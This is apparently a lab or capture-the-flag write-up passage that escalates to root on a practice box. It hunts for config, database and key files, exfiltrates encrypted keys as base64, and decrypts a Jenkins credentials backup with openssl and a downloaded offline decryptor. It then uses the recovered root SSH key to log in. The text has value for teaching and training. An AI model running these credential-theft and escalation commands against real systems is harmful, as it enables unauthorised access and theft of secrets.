ashley@keym4ker:~$ for l in $(echo ".conf .config .cnf");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done

// terminal output
File extension:  .conf
/run/tmpfiles.d/static-nodes.conf
<SNIP>

File extension:  .config
/var/www/osticket/upload/web.config
/etc/manpath.config

File extension:  .cnf
/etc/alternatives/my.cnf

<SNIP>
Searching for credentials in configuration files
ashley@keym4ker:~$ for i in $(find / -name *.cnf 2>/dev/null | grep -v "doc\|lib");do echo -e "\nFile: " $i; grep "user\|password\|pass" $i 2>/dev/null | grep -v "\#";done
// terminal output
File:  /usr/share/mysql/wsrep.cnf
File:  /usr/share/ssl-cert/ssleay.cnf
<SNIP>
File:  /etc/alternatives/my.cnf
Again nothing standout, let's search for databases. No databases found.
ashley@keym4ker:~$ for l in $(echo ".sql .db .*db .db*");do echo -e "\nDB File extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc\|lib\|headers\|share\|man";done
// terminal output
DB File extension:  .sql
/var/www/osticket/upload/setup/inc/streams/core/install-mysql.sql

<SNIP>
/var/www/joomla39/administrator/components/com_banners/sql/install.mysql.utf8.sql

<SNIP>
/var/www/keym4ker/schema.sql
/var/www/qdpm/install/install.sql

<SNIP>

DB File extension:  .db
/var/www/qdpm/core/data/sandbox.db
<SNIP>
Searching for scripts. A few was discovered but let's move on
ashley@keym4ker:~$ for l in $(echo ".py .pyc .pl .go .jar .c .sh");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc\|lib\|headers\|share";done
// terminal output
File extension:  .py
/opt/myflask/app.py

File extension:  .pyc
/opt/myflask/__pycache__/app.cpython-39.pyc

File extension:  .pl
/var/www/osticket/upload/setup/scripts/automail.pl

File extension:  .jar
/tmp/winstone8390624141246507573.jar

File extension:  .c
/usr/include/X11/Xtrans/Xtransutil.c

File extension:  .sh
/opt/tomcat/bin/startup.sh
Lastly, the tester searched for common files, and found an interesting private.pem located in /keys directory.
ashley@keym4ker:~$ for ext in $(echo ".xls .xls* .xltx .csv .od* .doc .doc* .pdf .pot .pot* .pp* .gz .gzip .zip .7z .tar* .rar .war .jar .ear, pem");do echo -e "\nFile extension: " $ext; find / -name *$ext 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done
// terminal output
File extension:  .xls

File extension:  .xls*

File extension:  .xltx

File extension:  .csv

File extension:  .od*

File extension:  .doc

File extension:  .doc*

File extension:  .pdf
/var/www/wordpress/wp-content/plugins/thecartpress/plugins/authorize.net/anet_php_sdk/License.pdf

File extension:  .pot
/var/www/wp/wp-content/plugins/better-search-replace/languages/better-search-replace.pot

File extension:  .pp*

File extension:  .gz

File extension:  .gzip

File extension:  .zip
/srv/ftp/secret.zip

File extension:  .7z

File extension:  .tar*
/home/ashley/jenkins_secret.tar.gz.enc

File extension:  .rar

File extension:  .war
/opt/tomcat/webapps/revshell.war
/opt/tomcat/webapps/backup.war

File extension:  .jar
/home/ashley/jenkins_home/war/executable/winstone.jar

File extension:  .ear,

File extension:  pem
/keys/private.pem
Discovery of /keys directory
The keys directory contain two files. From the looks of it, these key files are used by the user ashley to encrypt the tar.gz file we discovered earlier using public key cryptography.
ashley@keym4ker:~$ ls /keys
// terminal output
key.bin.enc  private.pem  encryption.txt
Let's transfer both files to our machine using base64.
ashley@keym4ker:/keys$ cat key.bin.enc | base64 -w 0;echo
// terminal output
cat key.bin.enc | base64 -w 0;echo
fq/+nFoBEW8Y3vEDOEaiRsS8uAFKGJ4uN7ykSXaInjBzKI/IJLBrE5zuL7dVzAg7....==

ashley@keym4ker:/keys$ cat private.pem | base64 -w 0;echo
// terminal output
cat private.pem | base64 -w 0;echo
LS0tLS1CRUdJTiBQUklWQVRFIEtFWS0tLS0tCk1JSUV2Z0lCQURBTkJna3Foa2lHOXcwQkFRRUZBQVNDQktnd2dnU2tBZ0VBQW9JQkFRRGhIOG51UWhBQmJpRUEKazlpZ0tPUmVPems0dHVFR3JIa1MrNmo0R3pXb21Vem9ZTlo0MVM3NFJITTJDcE82dCtEcmlzUGlCQkc0Zk9GbgpYRkJjeDV4MTE0OTZlSndkYk4xeUs4bE10UkhrUks3RVlYdGtCQzhHT1FDb254UDdNc1V2MmxCbHF1VWdyQ2xkClhPaGNlN1NldFFlZWJnY0JpT2RTckgxTktRajdlUmg3Z2VOcGY2NGZrazJ4VkdadnAxTTI5R2VoL2FWRjdvLzQKM2RaSWhyT0hMRk1lOWdxWUVUS0lNODJ0a2Zpa0xBZTFIc2tFQlNIVENvWnRqdk5Pa0RKTnQyMExwdW5ETHlHdAp6cnp6azB1SVN1OWNGYVc2UVNQL21IcktPTzk2ZVRaTWI2WUNIMDFxWEhEUnpXbVc0M....<SNIP>...SVZBVEUgS0VZLS0tLS0K
Again, let's compute for the md5sum for file integrity checking.
ashley@keym4ker:/keys$ md5sum key.bin.enc
// terminal output
md5sum key.bin.enc

64e9fff502052363ad2492ffef39c4cb  key.bin.enc

ashley@keym4ker:/keys$ md5sum private.pem
// terminal output
md5sum private.pem

93e55ba7ad6faa0c6f5f729b50ca2de8  private.pem
Decoding the key.bin.enc in our Kali terminal.
Decoding private.pem.
Public Key Cryptography
From the encryption.txt, we have an idea how the user perform the encryption using a combination of symmetric and asymmetric encryption.
ashley@keym4ker:/keys$ cat encryption.txt
// terminal output
cat encryption.txt
Hey team,

Here are some quick instructions on encrypting files using both symmetric and asymmetric encryption:

// Generating a private RSA key
openssl genrsa -out private.pem 2048

// Extracting the public RSA key
openssl rsa -in private.pem -outform PEM -pubout -out public.pem

// Create a symmetric key
openssl rand -hex 64 > key.bin

// Encrypt the file with the symmetric key
openssl enc -aes-256-cbc -pbkdf2 -iter 100000 -salt -in <file> -out <file>.enc -pass file:key.bin

Let me know if you have any questions!

Ashley Madison
Let's perform the decryption process
// First, let's decrypt the symmetric key with the private.pem file
└─$ openssl pkeyutl -decrypt -inkey private.pem -in key.bin.enc -out decrypted_key.bin
// Now, we have a symmetric key
└─$ cat decrypted_key.bin
7626168018309ac8bdeeb24a7072613f02faa0ed1...<SNIP>
// Then, let's use this key to try to decrypt the encrypted jenkins_secret.tar.gz.enc
openssl enc -d -aes-256-cbc -pbkdf2 -iter 100000 -in jenkins_secret.tar.gz.enc -out jenkins_secret.tar.gz -pass file:decrypted_key.bin
Privilege Escalation to root
Then, let's unzipped the file in our terminal

└─$ cat credentials.xml
<?xml version='1.1' encoding='UTF-8'?>
<com.cloudbees.plugins.credentials.SystemCredentialsProvider plugin="credentials@2.3.15">
  <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
    <entry>
      <com.cloudbees.plugins.credentials.domains.Domain>
        <specifications/>
      </com.cloudbees.plugins.credentials.domains.Domain>
      <java.util.concurrent.CopyOnWriteArrayList>
        <com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey plugin="ssh-credentials@1.18.1">
          <scope>GLOBAL</scope>
          <id>584a41dd-0e83-419b-93fe-315c2d7f30c0</id>
          <description></description>
          <username>root</username>
          <passphrase>{AQAAABAAAAAgR6wt0qEWLkj4lB6mCDiPaXZh3ZXcYAwcUR71kk4mnJ2zzJGlDl3vr0SSdVe23e1H}</passphrase>
          <privateKeySource class="com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey$DirectEntryPrivateKeySource">
            <privateKey>{AQAAABAAAApgl1xLCgWjrp7G8CS+wfxc5jSWJ1/oikbG0BsCc1PZiLsTLCHlWsKNLDFmiEkzQo5TFsxfNqa6ZmI454tupnBQAuXYS5gIdw3eHcRP5eoM6zchkHWp70UfHT5Zj21I03rAWV+GRIH3GZ6dy0JD5EGa3gVA3yBMl7AC0py5x2l0f/K5o4ovfBOjz65qUEol19ZXJWcel4tg4Ge4QjJFqCQ1SGFiO3CcSkZBYfOzIiOok3ycW2Dcybo/OQ5qMQyDtFZqnmOliYajQr/by9/b5wi76UVVfGSYMVSCSGeXRB9Do5tv3Gp+MejRQK3ms6wJUC0m2ICiLOwdfb39OZHcKll42wzgqIptFI+11vwCU6MJRCt6/BPV219T0MA6SutmTXbSLmzXvzeapP80/OuMcaHGJJ5ziKzBsRJF0Is5T46lvs1F8maWPg83/161pm6cuk+oVCyJ3hfN/N35m7liewBTRAWBBh/BaXg1h2NjkrvzWDkatZhBsENBuixZFWtUTdHg5fUrYq6IMW+f6zXJ0IJjy5ki/HbGeKcewn6t8aldZ/xObib71uHbEoP9GZFLI1vDQ6N6/iSVAYHWG0/TXUkvOTb3PY6j+uwKsaiMN6bI/KmWcZ/oHw7eX9G1...}</privateKey>
          </privateKeySource>
        </com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey>
        <com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
          <scope>GLOBAL</scope>
          <id>14f59246-75f6-4a94-921e-4fb9f212ddbe</id>
          <description>Slave node credentials</description>
          <username>trisha</username>
          <password>{AQAAABAAAAAQ9l9lP5ifdP4aZM7+ArwT1dgW0S4mzGV9ikuDXV2VSc4=}</password>
        </com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
      </java.util.concurrent.CopyOnWriteArrayList>
    </entry>
  </domainCredentialsMap>
</com.cloudbees.plugins.credentials.SystemCredentialsProvider>
We see that there are two stored secrets.
- root user SSH Private key that is protected with a passphrase
- user
trisha
Since the files secrets/master.key, secrets/hudson.util.Secret, and credentials.xml were obtained, we could perform an offline decryption of the stored passphrases for the users root and trisha.
└─$ cat secret/master.key
8d39248eed1956622f16f8fe9699832a05f59f7ea38fa2e161fd9483ebfaad1a....
We can use the script from this repo to decrypt the secrets. Let's download and run the script, providing the three files as arguments.
// Download the offline decryptor
wget https://raw.githubusercontent.com/gquere/pwn_jenkins/refs/heads/master/offline_decryption/jenkins_offline_decrypt.py

// Run the script
python3 jenkins_offline_decrypt.py master.key hudson.util.Secret credentials.xml

// Output of the command above
*************** // root passphrase
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABA9Mv3Tr4
wWcuSKMvZmIyIcAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDtFkgvIUon
UKGFKy1nkd7jl5cwKFNlJiPDsr6Jf1cZjkfBGPaJAPtPcAZrjMBiTNSP3Nt/oAQIKMJu/+
C/dSflCqH5wwdrVtGqXojPqYyj66+lu2+owX5R8UhRI/P2f6T2vyMDq/a7bs7qGk6OTjb1
v5coGkICuoZX4Xt9xKLphNTVSYe8PjwTumuIFfqGMVvTXGXkOqpIsBXJlHmYme1SESa2B5
Em0QsPRStDh2h8Nc40EfScpkBZVkPgb9y6vWtP3JlcMbhP/PD1bscHknuUbEnY7VvgtxqQ
7q5i3wVQGBCbOIj6D01YNaBUG3Vcr2h9fsMS/VWb3THn3E0erh/P7GrTqAhJ5IwQJPx/y4
ysAP6xcRHWUCIRXL8c5XV9qnArhFr2hUQ0HJPy1wJLOA7f3iLhVuwE1mlK92zuOqg/tXP0
YBQ5P6yhrmgFan81d6jV4UXchFYESrCHS/LvV/cDDl8Ek0Twg0Usy0XNizQpZwrc2uFkj/
NilLdPIr5XZt8AAAWQTX0TVCoHMC1Eu7GrV3Iqziny+pyENOlOSO5EMLIvA0sNDLn3/3vB
8TkJez1zXRfms1A9dTuR72HaK7gLl+BN+LJzMz6Jg5KxA2OJZZ5ruA9GSe4J+qrfMdyNtn
WqjUHLotA0xlXYYyoh2W1fYj<SNIP>
-----END OPENSSH PRIVATE KEY-----
******** // Password of the user Trisha
The offline tool successfully decrypted Jenkin's secret as follows.
- The root passphrase,
************** - The private key
- Trisha's password,
********
Save the private key in a file called root_key, then SSH on the target machine
chmod 400 root_key

ssh -i root_key root@172.20.10.3
// Use the root passphrase
Now, we have our first root shell in the box.